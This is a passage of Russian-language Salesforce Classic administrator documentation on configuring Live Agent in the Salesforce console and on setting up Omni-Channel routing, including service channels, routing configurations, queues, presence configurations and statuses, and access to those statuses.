2. Щелкните ссылку «**Правка**» напротив имени нужного приложения консоли Salesforce.
3. Установите флажок «Добавить Live Agent в данное приложение».
4. Выберите записи или страницы, которые должны открываться в виде вложенных вкладок рабочего пространства чата.
5. Если организация поддерживает Salesforce Knowledge, установите флажок «Добавить предложенные статьи из Salesforce Knowledge в Live Agent» для отображения виджета Knowledge One в рабочем пространстве чата.
6. Нажмите кнопку «**Сохранить**».

Одновременно пользователи могут выполнять несколько приложений Salesforce. Тем не менее, если пользователь, вошедший в приложение консоли Salesforce, выполняет вход в другое приложение Salesforce, то новые запросы на чат не могут быть приняты.

СМ. ТАКЖЕ:

[Консоль Salesforce](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Приложение Live Agent доступно в версиях: организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления приложения Live Agent на консоль Salesforce:

- «Настройка приложения»

## Настройка ответов чата из статей базы знаний

Если организация использует Salesforce Knowledge, то агентам может быть предоставлена возможность отправки ответов на вопросы клиентов путем использования информации из базы знаний. Чтобы разрешить агентам поиск статей из приложения Live Agent на консоли Salesforce и добавление найденной информации в чаты, рекомендуем настроить ответы чата для статей.

Чтобы предоставить агентам службы поддержки возможность добавления информации из статей базы знаний в сеансы чата посредством виджета Knowledge One, рекомендуем добавить настраиваемое поле «Ответ чата» в типы статей. Данное поле хранит информацию из статьи, которая может быть передана клиентам во время чата. Рекомендуем использовать данное поле при добавлении слишком длинных статей в ответ.

Создайте настраиваемое поле типа «Текст», «Область текста» или «Область подробного текста». Поля типа «Область обогащенного текста» не поддерживаются. Данное настраиваемое поле должно быть добавлено в каждый тип статьи, содержащий информацию, которая должна быть доступна операторам посредством виджета Knowledge One.

1. В разделе «Настройка» введите «*Типы статей баз знаний*» в поле «Быстрый поиск», затем выберите «**Типы статей баз знаний**».
2. Создайте или измените тип статьи.
3. Нажмите кнопку «**Создать**» в связанном списке «Поля».
4. Выберите значение «Текст», «Область текста» или «Область подробного текста». Не рекомендуем выбирать значение «Область обогащенного текста».
5. Нажмите кнопку «**Далее**».
6. Введите значение «*Ответ чата*» в качестве метки поля. Убедитесь, что имя поля добавлено автоматически. (При необходимости укажите другое имя для метки поля.)
7. Нажмите кнопку «**Далее**».
8. Настройте параметры безопасности и нажмите кнопку «**Далее**». Поле «Ответ чата» должно быть доступно авторам, редакторам и агентам Live Chat. Поле должно быть скрыто от пользователей портала и других пользователей, которым оно должно быть недоступно.
9. Выберите «Да, добавить данное настраиваемое поле в макет» и нажмите кнопку «**Сохранить**».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Приложение Live Agent доступно в версиях: организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки виджета Knowledge One:

- «Настройка приложения»

И

«Управление базой знаний»

## Добавление панели администратора на консоль Salesforce

Панель администратора, добавленная на консоль Salesforce, позволяет упростить работу администраторов службы поддержки. Другими словами, администраторы могут просматривать сведения о своих агентах без переключения между рабочими пространствами.

1. Введите строку «*Приложения*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Приложения**».
2. Щелкните ссылку «**Правка**» напротив нужного приложения консоли Salesforce.
3. Добавьте элемент «Администратор Live Agent» в список «Выбранные элементы» раздела «Выбрать элементы вкладки навигации».
4. Нажмите кнопку «**Сохранить**».

## Консоль Live Agent

Консоль Live Agent — это устаревшая функция, которая использовалась агентами для общения с клиентами до выпуска Spring'13. Данная консоль больше не поддерживается системой Salesforce. Если организация все еще использует консоль Live Agent, рекомендуем как можно быстрее перейти на приложение Live Agent на консоли Salesforce, так как поддержка устаревшей консоли со временем будет прекращена.

To upgrade to Live Agent in the Salesforce console, see [Live Agent for Administrators](#). Справка Salesforce содержит подробные инструкции по настройке приложения Live Agent на консоли Salesforce, включая его внедрение и настройку в организации.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Приложение Live Agent доступно в версиях: организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки приложения Live Agent и управления приложениями:

- «Настройка приложения»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Приложение Live Agent доступно в версиях: организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

## Ограничения для консоли Live Agent

Консоль Live Agent предоставляет только ограниченный доступ к некоторым функциям и не поддерживает функции Live Agent, внедренные после выпуска Spring'13.

Дополнительную информацию об использовании Live Agent на консоли Salesforce см. в раздел [«Live Agent для администраторов»](#). Справка Salesforce содержит подробные инструкции по настройке приложения Live Agent на консоли Salesforce, включая его внедрение и настройку в организации.

### Функции агентов

Консоль Live Agent не поддерживает некоторые функции, используемые агентами во время чатов на консоли Salesforce.

| Функция                                   | Поддерживается? | Примечания   |
|---|-----------------|--|
| Добавление статей в чаты                  | Да              | Нет  |
| Добавление записей в транскрипты          | Да              | Данная функция поддерживается посредством мини-приложения «CRM», являющегося устаревшим модулем для консоли Live Agent.  |
| Быстрый текст                             | Да              | Нет  |
| Перенос запросов на чат                   | Да              | Нет  |
| Конференция чата                          | Нет             | Нет  |
| Критическое время ожидания предупреждения | Нет             | Нет  |
| Ответы чата из базы знаний                | Нет             | Нет  |
| Перенос файлов                            | Нет             | Нет  |
| Автоматические приветствия                | Ограничено      | Консоль Live Agent поддерживает автоматические приветствия, указанные только в конфигурациях Live Agent; консоль не поддерживает автоматические приветствия, указанные в параметрах кнопок чата. |
| Настраиваемые имена агентов               | Ограничено      | Консоль Live Agent поддерживает настраиваемые имена  |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Приложение Live Agent доступно в версиях: организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.



| Функция | Поддерживается? | Примечания   |
|---------|-----------------|--|
|         |                 | агентов, указанные только в конфигурациях Live Agent; консоль не поддерживает настраиваемые имена агентов, указанные в параметрах кнопок чата. |

### Функции администраторов

Изначально консоль Live Agent была предназначена только для взаимодействия агентов с клиентами. Как результат, консоль Live Agent не поддерживает функции администраторов, поддерживаемые консолью Salesforce.

## Виджет «Мультиканал» для администраторов

Мультиканал — это универсальное решение для обслуживания клиентов, позволяющее центру обработки вызовов переадресовывать любые типы входящих рабочих элементов (в том числе обращения, чаты и интересы) доступным агентам организации. Мультиканал легко интегрируется на консоль Salesforce.

Мультиканал — это универсальная настраиваемая функция, доступная для декларативной настройки, то есть, без создания кода. Рекомендуем использовать мультиканал для управления приоритетом рабочих элементов, который позволяет быстро маршрутизировать важные рабочие элементы соответствующим агентам. Рекомендуем управлять производительностью для назначения агентам только того количества рабочих элементов, которое может быть ими обработано. При необходимости определите агентов, которые могут обрабатывать разные типы назначений. Например, создайте одну группу агентов для обработки интересов и запросов на продажу, а другую группу — для обработки вопросов по поддержке.

Как правило, мультиканал автоматически маршрутизирует все данные назначения соответствующим агентам. Данный алгоритм позволяет экономить время и усилия сотрудников центра обработки вызовов, исключая необходимость выбора вручную рабочих назначений из очереди. Агенты, выполняющие назначения, которые соответствуют их навыкам, могут обслуживать клиентов эффективнее и закрывать назначения быстрее.

Итак, начнем!

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Мультиканал доступен в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки мультиканала:

- «Настройка приложения»

Для изменения наборов полномочий и профилей:

- «Управление профилями и наборами полномочий»

## Создание объектов мультиканала

Первым шагом по направлению к созданию и запуску мультиканала является создание необходимых объектов в Salesforce.

### Включение мультиканала

Включите мультиканал для получения доступа к объектам, необходимым для настройки функции в организации.

### Создание каналов обслуживания

Каналы обслуживания позволяют преобразовать любой объект Salesforce, например обращение, интерес, сеанс SOS и даже настраиваемый объект, в рабочую запись. Мультиканал затем собирает эти рабочие элементы из очередей (как «цветы» из «сада» производительности агента) и направляет их агентам в реальном времени.

### Создание конфигураций маршрутизации

Конфигурации маршрутизации определяют способ маршрутизации рабочих элементов агентам. Они позволяют определять приоритеты для относительной важности и размера рабочих элементов в очередях. Данный алгоритм позволяет соответствующим образом обрабатывать самые важные рабочие элементы и равномерно распределять работу между агентами. Чтобы начать маршрутизацию рабочих элементов агентам, создайте конфигурации маршрутизации и назначьте их очередям.

### Связывание конфигураций маршрутизации и агентов с очередями

Очереди — это классический элемент системы Salesforce, позволяющий рабочим группам управлять интересами, обращениями и настраиваемыми объектами. Мультиканал значительно повышает производительность очередей, позволяя маршрутизировать рабочие элементы агентам в режиме реального времени. Агентам не придется выбирать рабочие элементы вручную из очередей, так как мультиканал маршрутизирует рабочие элементы автоматически и в реальном времени!

### Создание конфигураций присутствия

Уделите немного внимания агентам. Конфигурации присутствия определяют, какую нагрузку могут принять рабочие агенты и к какому поведению мультиканала у них есть доступ при помощи клиентов. Организация может использовать несколько конфигураций для разных групп агентов, поддерживающих разные каналы.

### Создание статусов присутствия

Статусы присутствия определяют доступность агента (в сети, отошел, не в сети) для получения входящих рабочих элементов.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Мультиканал доступен в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

## Включение мультиканала

Включите мультиканал для получения доступа к объектам, необходимым для настройки функции в организации.

1. Введите строку «*Параметры мультиканала*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Параметры мультиканала**».
2. Установите флажок «**Включить мультиканал**».
3. Нажмите кнопку «**Сохранить**».

## Создание каналов обслуживания

Каналы обслуживания позволяют преобразовать любой объект Salesforce, например обращение, интерес, сеанс SOS и даже настраиваемый объект, в рабочую запись. Мультиканал затем собирает эти рабочие элементы из очередей (как «цветы» из «сада» производительности агента) и направляет их агентам в реальном времени.

Каналы обслуживания позволяют управлять источниками работы и их приоритетом относительно других рабочих элементов. Созданные каналы обслуживания должны быть связаны с очередями, которые определяют способ маршрутизации рабочих элементов агентам. При необходимости создайте каналы обслуживания для каналов поддержки (например, обращения или экстренные вызовы) или каналов продаж (например, интересы).

1. В меню «Настройка» введите строку «*Каналы обслуживания*» в поле «Быстрый поиск», затем выберите пункт «**Каналы обслуживания**» и щелкните «**Создать**».
2. Настройте параметры канала обслуживания.
3. Нажмите кнопку «**Сохранить**».

### Параметры канала обслуживания

Путем настройки параметров канала обслуживания можно определять способы, используемые организацией для получения работы из разных источников (например, чат, эл. почта, экстренные вызовы или социальные сети).

### Поддерживаемые объекты для мультиканала

Мультиканал позволяет повысить производительность агентов путем назначения записей в режиме реального времени. Какие объекты и записи поддерживаются мультиканалом?

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Мультиканал доступен в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки мультиканала:

- «Настройка приложения»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Мультиканал доступен в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки мультиканала:

- «Настройка приложения»

## Параметры канала обслуживания

Путем настройки параметров канала обслуживания можно определять способы, используемые организацией для получения работы из разных источников (например, чат, эл. почта, экстренные вызовы или социальные сети).

| Параметр                    | Выполняемые функции   |
|-----------------------------|---|
| Имя канала обслуживания     | <p>Данный параметр определяет имя канала обслуживания.</p> <p>Данное имя канала обслуживания или его версия автоматически добавляется в поле «API-имя».</p>   |
| API-имя                     | Данный параметр определяет API-имя канала обслуживания.   |
| Тип связанного объекта      | <p>Тип записи, связанной с данным каналом обслуживания. Например, при наличии канала обслуживания для веб-обращений задайте параметру «Тип связанного объекта» значение «Обращение». Полный список объектов, поддерживаемых каналами обслуживания, см. в разделе <a href="#">«Поддерживаемые объекты для мультиканала»</a>.</p> |
| Компонент рабочего элемента | <p>(Дополнительно) Данный параметр открывает указанный настраиваемый компонент нижнего колонтитула консоли при принятии запроса на рабочий элемент агентом. Например, когда агент принимает интерес, открывается виджет маркетинговой кампании.</p>   |

## Поддерживаемые объекты для мультиканала

Мультиканал позволяет повысить производительность агентов путем назначения записей в режиме реального времени. Какие объекты и записи поддерживаются мультиканалом?

В настоящее время мультиканал поддерживает маршрутизацию для указанных ниже объектов и записей.

- Обращения
- Чаты
- Видеовызовы SOS
- Сообщения социальной сети
- Заказы
- Интересы

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Мультиканал доступен в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Мультиканал доступен в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

- Настраиваемые объекты

## Создание конфигураций маршрутизации

Конфигурации маршрутизации определяют способ маршрутизации рабочих элементов агентам. Они позволяют определять приоритеты для относительной важности и размера рабочих элементов в очередях. Данный алгоритм позволяет соответствующим образом обрабатывать самые важные рабочие элементы и равномерно распределять работу между агентами. Чтобы начать маршрутизацию рабочих элементов агентам, создайте конфигурации маршрутизации и назначьте их очередям.

Создайте конфигурацию маршрутизации для каждого канала обслуживания организации. Созданные конфигурации маршрутизации должны быть связаны с очередями для предоставления агентам возможности получения работы после настройки мультиканала.

1. В меню «Настройка» введите строку *«Маршрутизация»* в поле «Быстрый поиск», затем выберите пункт **«Конфигурации маршрутизации»** и нажмите кнопку **«Создать»**.
2. Настройте параметры конфигурации маршрутизации.
3. Нажмите кнопку **«Сохранить»**.

### Параметры конфигурации маршрутизации

Настройте параметры конфигурации маршрутизации для определения порядка доставки рабочих элементов агентам.

### Параметры модели маршрутизации мультиканала

Параметры модели маршрутизации в мультиканале позволяют определять способ перенаправления входящих рабочих элементов агентам.

## Параметры конфигурации маршрутизации

Настройте параметры конфигурации маршрутизации для определения порядка доставки рабочих элементов агентам.

### Основные сведения

| Параметр                       | Выполняемые функции  |
|--------------------------------|--|
| Имя конфигурации маршрутизации | <p>Данный параметр определяет имя конфигурации маршрутизации.</p> <p>Данное имя конфигурации маршрутизации или его версия автоматически добавляется в поле «Имя разработчика».</p> |
| Имя разработчика               | Данный параметр определяет API-имя канала обслуживания.  |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Мультиканал доступен в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки мультиканала:

- «Настройка приложения»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Мультиканал доступен в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

### Параметры маршрутизации

| Параметр  | Выполняемые функции   |
|---|---|
| Приоритет маршрутизации                                 | <p>Порядок, в котором рабочие элементы из очереди, связанной с этой конфигурацией маршрутизации, передаются агентам. Объекты в очереди, имеющие более низкий номер, маршрутизируются агентам первыми.</p> <p>Например, при назначении наиболее перспективным интересам приоритета 1, а менее перспективным интересам приоритета 2 первые маршрутизируются и назначаются агентам после последних.</p> <p>Затем система определяет доступных агентов и использует критерии ниже для назначения им работы.</p> <ol style="list-style-type: none"> <li>1. Приоритет очереди, используемой для маршрутизации рабочего элемента</li> <li>2. Длительность нахождения рабочего элемента в очереди</li> <li>3. Участники очереди, которым доступно получение новых рабочих элементов из очереди</li> </ol> <p>При назначении рабочего элемента агенту ответственность за объект назначается агенту. Рабочий элемент, отклоненный агентом, переназначается очереди с исходной длительностью, позволяющей корректно выполнить его повторную маршрутизацию.</p> |
| Модель маршрутизации                                    | <p>Данный параметр определяет способ маршрутизации входящих рабочих элементов агентам, назначенным каналу обслуживания конфигурации.</p>  |
| Истечение срока действия активной доставки (в секундах) | <p>Устанавливает ограничение по времени для ответа агента на элемент перед его отправкой другому агенту.</p>  |

### Производительность рабочего элемента

| Параметр                            | Выполняемые функции   |
|-------------------------------------|---|
| Весовое значение производительности | <p>Данный параметр определяет значение общей производительности агента, используемое при назначении агенту рабочего элемента из очередей, связанных с данной конфигурацией.</p> <p>Параметр «Производительность» конфигурации присутствия, назначенной агенту, определяет общую производительность агента. При назначении агенту рабочего элемента из очереди, связанной с данной конфигурацией, значение параметра «Весовое значение производительности» вычитается из общей</p> |

| Параметр                   | Выполняемые функции   |
|----------------------------|---|
|                            | <p>производительности агента. Рабочие элементы могут назначаться агентам до достижения общей производительности, равной 0.</p> <p>При необходимости выберите только параметр «Весовое значение производительности» или «Процент производительности».</p>  |
| Процент производительности | <p>Данный параметр определяет процент общей производительности агента, используемый при назначении агенту рабочего элемента из очередей, связанных с данной конфигурацией.</p> <p>Общая производительность агента определяется параметром «Производительность» конфигурации присутствия, назначенной агенту. При назначении агенту рабочего элемента из очереди, связанной с данной конфигурацией, значение параметра «Процент производительности» вычитается из общей производительности агента до достижения производительности, равной 0%.</p> <p>При необходимости выберите только параметр «Весовое значение производительности» или «Процент производительности».</p> |

### Параметры модели маршрутизации мультиканала

Параметры модели маршрутизации в мультиканале позволяют определять способ перенаправления входящих рабочих элементов агентам.

Мультиканал позволяет автоматически маршрутизировать или доставлять рабочие элементы агентам, назначенным соответствующей очереди.

| Параметр маршрутизации | Описание  |
|------------------------|---|
| Наименее активные      | <p>Входящие рабочие элементы маршрутизируются агенту, имеющему наименьшее количество открытых рабочих элементов. Например, если агенту «А» назначается общая производительность, равная 10, а агенту «Б» — общая производительность, равная 3, то при наличии трех активных рабочих элементов для агента «А» и одного активного рабочего элемента для агента «Б» входящие рабочие элементы будут маршрутизироваться агенту «А». Общая</p> |

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Мультиканал доступен в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

| Параметр маршрутизации | Описание  |
|------------------------|---|
|                        | производительность агента определяется назначенной ему конфигурацией присутствия.   |
| Самые доступные        | Входящие рабочие элементы маршрутизируются агенту с наибольшим различием между производительностью рабочих элементов и количество открытых рабочих элементов. Например, если агентам «А» и «Б» назначается общая производительность, равная 5, то при наличии трех активных рабочих элементов для агента «А» и одного активного рабочего элемента для агента «Б» входящие рабочие элементы будут маршрутизироваться агенту «Б». Общая производительность агента определяется назначенной ему конфигурацией присутствия. |

## Связывание конфигураций маршрутизации и агентов с очередями

Очереди — это классический элемент системы Salesforce, позволяющий рабочим группам управлять интересами, обращениями и настраиваемыми объектами. Мультиканал значительно повышает производительность очередей, позволяя маршрутизировать рабочие элементы агентам в режиме реального времени. Агентам не придется выбирать рабочие элементы вручную из очередей, так как мультиканал маршрутизирует рабочие элементы автоматически и в реальном времени!

Рабочим элементам очереди назначается приоритет, выбранный в конфигурации маршрутизации, созданной ранее. Если организация уже использует очереди, то очереди, доступные организации, могут использоваться повторно. Таким образом, рабочие элементы могут маршрутизироваться агентам, назначенным данным очередям, в режиме реального времени.

Если организация не использует очереди, создайте как минимум одну очередь для интеграции с мультиканалом. При необходимости создайте несколько очередей для обработки разных типов рабочих элементов. Например, создайте одну очередь для входящих обращений, а другую очередь для входящих интересов.

Чтобы гарантировать правильную работу маршрутизации, назначьте каждого агента очереди, из которой они будут получать рабочие элементы.

Дополнительную информацию об очередях см. в разделе «Общие сведения об очередях» справки Salesforce.

1. Введите строку «*Очереди*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Очереди**».
2. Создайте или отредактируйте очередь.
3. Найдите нужную конфигурацию маршрутизации в поле «Конфигурация маршрутизации».
4. Добавьте агентов в поле «Выбранные пользователи» раздела «Участники очереди».
 

Данные агенты будут получать рабочие элементы из данной очереди.
5. Нажмите кнопку «**Сохранить**».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Мультиканал доступен в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки мультиканала:

- «Настройка приложения»



## Создание конфигураций присутствия

Уделите немного внимания агентам. Конфигурации присутствия определяют, какую нагрузку могут принять рабочие агенты и к какому поведению мультиканала у них есть доступ при помощи клиентов. Организация может использовать несколько конфигураций для разных групп агентов, поддерживающих разные каналы.

При включении мультиканала в организации система Salesforce автоматически создает конфигурацию присутствия по имени «Стандартная конфигурация присутствия». Все агенты назначаются данной конфигурации автоматически. Тем не менее, при необходимости создайте конфигурацию присутствия и назначьте ей отдельных агентов с целью настройки параметров мультиканала для группы агентов. Переназначение агентов настраиваемой конфигурации присутствия инициирует их исключение из стандартной конфигурации присутствия.

1. В меню «Настройка» введите строку «Присутствие» в поле «Быстрый поиск», затем выберите пункт **«Конфигурации присутствия»** и нажмите кнопку **«Создать»**.
2. Настройте параметры конфигурации присутствия.
3. Нажмите кнопку **«Сохранить»**.

### Параметры конфигурации присутствия

Настройте параметры конфигурации присутствия для определения параметров мультиканала, назначенных агентам.

## Параметры конфигурации присутствия

Настройте параметры конфигурации присутствия для определения параметров мультиканала, назначенных агентам.

### Основные сведения

Данные параметры настраивают основные функции, доступные агентам при выполнении входа в мультиканал.

| Параметр                     | Выполняемые функции  |
|------------------------------|--|
| Имя конфигурации присутствия | <p>Данный параметр определяет имя конфигурации присутствия.</p> <p>Данное имя или его версия автоматически добавляется в поле «Имя разработчика».</p>                          |
| Имя разработчика             | Данный параметр определяет API-имя конфигурации.   |
| Производительность           | Данный параметр определяет максимальную производительность для работы. Размер рабочего элемента, указанный в конфигурации маршрутизации, использует производительность агента. |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Мультиканал доступен в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки мультиканала:

- «Настройка приложения»

### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic.

Мультиканал доступен в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

| Параметр                              | Выполняемые функции   |
|---------------------------------------|---|
| Автоматическое принятие запросов      | <p>Данный параметр позволяет автоматически принимать рабочие назначения, доставленные агенту. Данные рабочие элементы открываются в рабочем пространстве агента автоматически, поэтому они не должны приниматься агентом вручную посредством виджета нижнего колонтитула «Мультиканал».</p> <p>Данный параметр не может использоваться при включении параметра «Разрешить агентам отклонение запросов».</p> |
| Разрешить агентам отклонение запросов | <p>Данный параметр позволяет агентам отклонять входящие рабочие элементы.</p> <p>Агенты не могут отклонять запросы при включении параметра «Автоматическое принятие запросов».</p>  |
| Обновить статус при отклонении        | <p>Данный параметр позволяет автоматически заменять статус агента указанным статусом при отклонении рабочего элемента агентом.</p> <p>Данный параметр доступен только после включения параметра «Разрешить агентам отклонение запросов».</p>  |

### Назначение пользователей

Чтобы предоставить соответствующим пользователям доступ к функциям мультиканала, назначьте им нужную конфигурацию. Позже конфигурации могут быть также назначены профили. При назначении конфигурации на уровнях профиля и пользователя конфигурация на уровне пользователя переопределяет конфигурацию, назначенную профилю пользователя.

 **Внимание:** Одновременно пользователю может быть назначена только одна конфигурация присутствия. При назначении пользователю второй конфигурации присутствия система удаляет пользователя из первой конфигурации присутствия без предупреждения. Убедитесь, что понимаете, какая конфигурация присутствия должна быть назначена каждому пользователю!

Например, пользователю «А» назначается конфигурация присутствия «А». Затем пользователю «А», которому уже назначена другая конфигурация присутствия, случайно назначается новая конфигурация присутствия «Б». В данном случае система Salesforce удаляет пользователя «А» из конфигурации присутствия «А» и переназначает пользователя конфигурации присутствия «В» без предупреждения.

| Параметр               | Выполняемые функции  |
|------------------------|--|
| Доступные пользователи | Данный параметр определяет пользователей, которые могут быть назначены конфигурации. |
| Выбранные пользователи | Данный параметр определяет пользователей, которые уже назначены конфигурации.        |

### Назначение профилей

Чтобы предоставить пользователям, связанным с профилями, доступ к функциям мультиканала, назначьте соответствующие профили нужной конфигурации. При назначении конфигурации на уровнях профиля и пользователя конфигурация на уровне пользователя переопределяет конфигурацию, назначенную профилю пользователя.

| Параметр          | Выполняемые функции  |
|-------------------|--|
| Доступные профили | Данный параметр определяет профили пользователей, которые могут быть назначены конфигурации. |
| Выбранные профили | Данный параметр определяет профили пользователей, которые уже назначены конфигурации.        |

### Создание статусов присутствия

Статусы присутствия определяют доступность агента (в сети, отошел, не в сети) для получения входящих рабочих элементов.

Статус присутствия может охватывать как минимум один канал рабочих элементов. Например, создайте статус присутствия «Доступен для веб-поддержки», охватывающий каналы обслуживания для чатов и сообщений эл. почты. При выполнении входа посредством данного статуса присутствия агенты могут получать входящие чаты и сообщения эл. почты. Гениально!

1. В меню «Настройка» введите строку «Присутствие» в поле «Быстрый поиск», а затем выберите пункт «Статусы присутствия» и нажмите кнопку «Создать».
2. Настройте параметры статуса присутствия.
3. Нажмите кнопку «Сохранить».

#### Параметры статуса присутствия

Настройте параметры статуса присутствия для определения каналов обслуживания, назначенных разным статусам. Статусы, используемые агентами для входа в мультиканал, определяются доступными типами работы.

### Параметры статуса присутствия

Настройте параметры статуса присутствия для определения каналов обслуживания, назначенных разным статусам. Статусы, используемые агентами для входа в мультиканал, определяются доступными типами работы.

#### Основные сведения

Рекомендуем использовать данные параметры для присвоения имени статусу присутствия.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Мультиканал доступен в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки мультиканала:

- «Настройка приложения»

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Мультиканал доступен в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

| Параметр    | Выполняемые функции   |
|-------------|---|
| Имя статуса | <p>Данный параметр определяет имя статуса присутствия.</p> <p>Данное имя статуса присутствия или его версия автоматически добавляется в поле «API-имя».</p> |
| API-имя     | Данный параметр определяет API-имя статуса присутствия.   |

### Параметры статуса

Данные параметры определяют доступность агентов при использовании данного статуса.

| Параметр | Выполняемые функции   |
|----------|---|
| В сети   | Данный параметр позволяет агентам, использующим данный статус, получать новые рабочие элементы.   |
| Занят    | Данный параметр позволяет агентам, использующим данный статус, отображаться в качестве отсутствующих на рабочем месте и указывает на невозможность получения новых рабочих элементов. |

### Каналы обслуживания

Назначьте каналы обслуживания статусу присутствия. Агенты, использующие данный статус присутствия для входа, могут получать рабочие элементы из выбранных каналов.

| Параметр         | Выполняемые функции   |
|------------------|---|
| Доступные каналы | Данный параметр определяет каналы обслуживания, которые могут быть назначены статусу присутствия. |
| Выбранные каналы | Данный параметр определяет каналы обслуживания, назначенные статусу присутствия.                  |

## Настройка доступа к статусам присутствия

Статусы присутствия определяют доступность агента (в сети, отошел, не в сети) для получения входящих рабочих элементов. После создания состояний присутствия для мультиканала понадобится настроить способы доступа пользователей к нему. Можно настроить доступ с использованием наборов разрешений или с использованием профилей.

### [Предоставление пользователям доступа к статусам присутствия посредством наборов полномочий](#)

Предоставьте статусы присутствия агентам, назначенным для определенных наборов полномочий.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Мультиканал доступен в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

### Предоставление пользователям доступа к статусам присутствия посредством профилей

Предоставьте статусы присутствия агентам, назначенным определенным профилям.

## Предоставление пользователям доступа к статусам присутствия посредством наборов полномочий

Предоставьте статусы присутствия агентам, назначенным для определенных наборов полномочий.

Статусы присутствия определяют доступность агента (в сети, отошел, не в сети) для получения входящих рабочих элементов. Можно предоставлять пользователям доступ к статусам присутствия через наборы полномочий или профили в качестве альтернативы.

1. Введите строку «*Наборы полномочий*» в поле «Быстрый поиск» меню «Настройка» и выберите пункт «**Наборы полномочий**».
2. Щелкните имя нужного набора полномочий.
3. Щелкните ссылку «**Доступ к статусам присутствия услуги**».
4. Нажмите кнопку «**Правка**».
5. Выберите нужные статусы присутствия.

Агенты, назначенные данному набору полномочий, могут выполнять вход в мультиканал посредством любого доступного им статуса присутствия.

6. Нажмите кнопку «**Сохранить**».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Мультиканал доступен в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки мультиканала:

- «Настройка приложения»

Для изменения наборов полномочий:

- «Управление профилями и наборами полномочий»

## Предоставление пользователям доступа к статусам присутствия посредством профилей

Предоставьте статусы присутствия агентам, назначенным определенным профилям.

Статусы присутствия определяют доступность агента (в сети, отошел, не в сети) для получения входящих рабочих элементов. Можно предоставлять пользователям доступ к статусам присутствия через профили или наборы полномочий в качестве альтернативы.

1. Введите строку «*Профили*» в поле «Быстрый поиск» в меню «Настройка» и выберите «**Профили**».
2. Щелкните имя нужного профиля.  
Не рекомендуем щелкать ссылку «**Правка**» напротив имени профиля. В противном случае, раздел страницы, позволяющий включить статусы, будет недоступен.
3. Нажмите кнопку «**Правка**» в разделе «Доступ к статусу присутствия услуги включен».
